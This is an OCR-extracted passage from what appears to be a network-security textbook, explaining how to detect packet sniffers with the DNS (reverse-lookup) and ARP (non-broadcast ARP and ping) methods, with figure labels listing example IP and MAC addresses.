

Ping Message
(10.0.0.1, AA:BB:CC:DD:EE:FF)
No Response
Admin
10.0.0.4,
36-2E-3G-45-S6-K2
Suspect Machine
10.0.0.1,
11-22-33-44-55-66

Figure 8.63: Non-promiscuous mode

- **DNS Method**

  The reverse DNS lookup is the opposite of the DNS lookup method. Sniffers using reverse DNS lookup increase network traffic. This increase in network traffic can be an indication of the presence of a sniffer on the network. The computers on this network are in promiscuous mode.

  Users can perform a reverse DNS lookup remotely or locally. Monitor the organization's DNS server to identify incoming reverse DNS lookups. The method of sending ICMP requests to a non-existing IP address can also monitor reverse DNS lookups. The computer performing the reverse DNS lookup would respond to the ping, thus identifying it as hosting a sniffer.

  For local reverse DNS lookups, configure the detector in promiscuous mode. Send an ICMP request to a non-existing IP address and view the response. If the system receives a response, the user can identify the responding machine as performing reverse DNS lookups on the local machine. A machine generating reverse DNS lookup traffic will most likely be running a sniffer.



Ping (192.168.0.1)
IP ID: 192.168.168.1
MAC: 00-14-20-01-23-45
Ping (192.168.0.2)
Reverse
DNS Lookup
IP ID: 194.54.67.10
MAC: 00:1b:48:64:42:e4
IP ID: 192.168.168.2
MAC: 00-14-20-01-23-46
DNS Server
Ping (192.168.0.3)
IP ID: 192.168.168.3
MAC: 00-14-20-01-23-47

Figure 8.64: Sniffing detection using the DNS method

- **ARP Method**

  This technique sends a non-broadcast ARP to all the nodes in the network. The node that runs in promiscuous mode on the network will cache the local ARP address. Then, it will broadcast a ping message on the network with the local IP address but a different MAC address. In this case, only the node that has the MAC address (cached earlier) will be able to respond to your broadcast ping request. A machine in promiscuous mode replies to the ping message, as it has the correct information about the host that is sending ping requests in its cache; the remaining machines will send an ARP probe to identify the source of the ping request. This will detect the node on which the sniffer is running.



Non-Broadcast ARP
ARP Request
IP ID: 192.168.168.1
MAC: 00-14-20-01-23-45
Non-Broadcast ARP
Ping Reply
IP ID: 194.54.67.10
MAC: 00:1b:48:64:42:e4
IP ID: 192.168.168.2
MAC: 00-14-20-01-23-46
Non-Broadcast ARP
ARP Request
IP ID: 192.168.168.3
MAC: 00-14-20-01-23-47

